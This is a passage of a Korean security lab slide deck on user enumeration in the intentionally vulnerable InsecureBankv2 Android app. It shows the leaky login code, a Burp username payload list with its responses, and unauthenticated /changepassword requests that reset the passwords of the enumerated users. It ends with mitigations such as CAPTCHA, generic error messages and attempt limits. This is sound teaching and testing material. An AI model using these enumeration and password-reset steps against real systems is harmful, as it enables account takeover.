
3. Brute Force User Enumeration – 분석 과정

앱 서버(app.py) 응답 과정



```
@app.route('/login', methods=['POST'])
def login():
    Responsemsg="fail"
    user = request.form['username']
    #checks for presence of user in the database #requires models.py
    u = User.query.filter(User.username == request.form["username"]).first()
    print "u=",u
    if u and u.password == request.form["password"]:
    Responsemsg="Correct Credentials"
    elif u and u.password != request.form["password"]:
    Responsemsg="Wrong Password"
    elif not u:
        Responsemsg="User Does not Exist"
    else: Responsemsg="Some Error"
    data = {"message" : Responsemsg, "user": user}
    print makejson(data)
    return makejson(data)
@app.route('/devlogin', methods=['POST'])
def devlogin():
    user=request.form['username']
    Responsemsg="Correct Credentials"
    data = {"message" : Responsemsg, "user": user}
    print makejson(data)
    return makejson(data)
```

3. Brute Force User Enumeration – 분석 과정



UserEnumeration

사용자 아이디를 입력하세요

사용자 비밀번호를 입력하세요

3. Brute Force User Enumeration – 분석 과정

사용자 열거 – 입력 테스트




test

123

로그인

존재하지 않는 계정입니다!




android

123

로그인

비밀번호가 틀렸습니다!



android


userenumeration

로그인

로그인 성공!

3. Brute Force User Enumeration – 분석 과정


사용자 열거 취약점 원인



```java
public void onClick(View view) {
    if (view.getId() == R.id.login_check) {
        this.input_id = this.user_id.getText().toString();
        this.input_pw = this.user_pw.getText().toString();
        if (this.db_id.equals(this.input_id) && this.db_pw.equals(this.input_pw)) {
            this.layout_main.setBackgroundColor(-16711936);
            Toast.makeText(this, "로그인 성공!", 0).show();
        } else if (!this.db_id.equals(this.input_id) || this.db_pw.equals(this.input_pw)) {
            this.layout_main.setBackgroundColor(SupportMenu.CATEGORY_MASK);
            Toast.makeText(this, "존재하지 않는 계정입니다!", 0).show();
        } else {
            this.layout_main.setBackgroundColor(SupportMenu.CATEGORY_MASK);
            Toast.makeText(this, "비밀번호가 틀렸습니다!", 0).show();
        }
    }
}
```

3. Brute Force User Enumeration – 분석 과정


사용자 열거 취약점 활용1



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
test
root
admin
insecurebank
jack
1234
good
codeengn
```




0		200	☐	☐	204
1	test	200	☐	☐	204
2	root	200	☐	☐	204
3	admin	200	☐	☐	205
4	insecurebank	200	☐	☐	212
5	jack	200	☐	☐	199
6	1234	200	☐	☐	204
7	good	200	☐	☐	204
8	codeengn	200	☐	☐	208
9	dinesh	200	☐	☐	201
10	korea	200	☐	☐	205

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 50
Connection: close
Date: Tue, 01 Jun 2021 06:55:27 GMT
Server: localhost

{"message": "User Does not Exist", "user": "root"}
```


3. Brute Force User Enumeration – 분석 과정

사용자 열거 취약점 활용2



0		200	☐	☐	204
1	test	200	☐	☐	204
2	root	200	☐	☐	204
3	admin	200	☐	☐	205
4	insecurebank	200	☐	☐	212
5	jack	200	☐	☐	199
6	1234	200	☐	☐	204
7	good	200	☐	☐	204
8	codeengn	200	☐	☐	208
9	dinesh	200	☐	☐	201
10	korea	200	☐	☐	205

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 45
Connection: close
Date: Tue, 01 Jun 2021 06:55:29 GMT
Server: localhost

{"message": "Wrong Password", "user": "jack"}
```




0		200	☐	☐	204
1	test	200	☐	☐	204
2	root	200	☐	☐	204
3	admin	200	☐	☐	205
4	insecurebank	200	☐	☐	212
5	jack	200	☐	☐	199
6	1234	200	☐	☐	204
7	good	200	☐	☐	204
8	codeengn	200	☐	☐	208
9	dinesh	200	☐	☐	201
10	korea	200	☐	☐	205

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 47
Connection: close
Date: Tue, 01 Jun 2021 06:55:31 GMT
Server: localhost

{"message": "Wrong Password", "user": "dinesh"}
```

3. Brute Force User Enumeration – 분석 과정

사용자 열거 취약점 활용3




```
POST /changepassword HTTP/1.1
Content-Length: 45
Content-Type: application/x-www-form-urlencoded
Host: 121.175.200.140:8888
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

username=devadmin&newpassword=Change%23123%21
```

```
POST /changepassword HTTP/1.1
Content-Length: 45
Content-Type: application/x-www-form-urlencoded
Host: 121.175.200.140:8888
Connection: close
```

```
Content-Type: application/x-www-form-urlencoded
Host: 121.175.200.140:8888
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

username=jack&newpassword=Change%23123%21
```

Change Password Successful. Restart application to Continue.

3. Brute Force User Enumeration – 분석 과정



	id	username	password	first_name	last_name
	…	필터	필터	필터	필터
1	1	dinesh	Change#123!	dinesh	shetty
2	2	jack	Change#123!	jack	apples

3. Brute Force User Enumeration – 취약점 대응 방안

1. 자동화 도구(무작위 대입) 공격을 방지하기 위해 CAPTCHA 같은 솔루션 적용
2. 정보 틀린 여부를 상세히 결과를 출력하지 않기 (아이디, 비밀번호 각 항목)
3. 로그인 시도 횟수에 따른 제한
4. 사용자 계정 관련 조회하는 액티비티에 인증 부분 강화


4. Binary Protection (Rooting Detection and Bypass) – 취약점 개요

루팅 탐지 우회 취약점

불충분한 탈옥과 루트 탐지에 관한 취약점

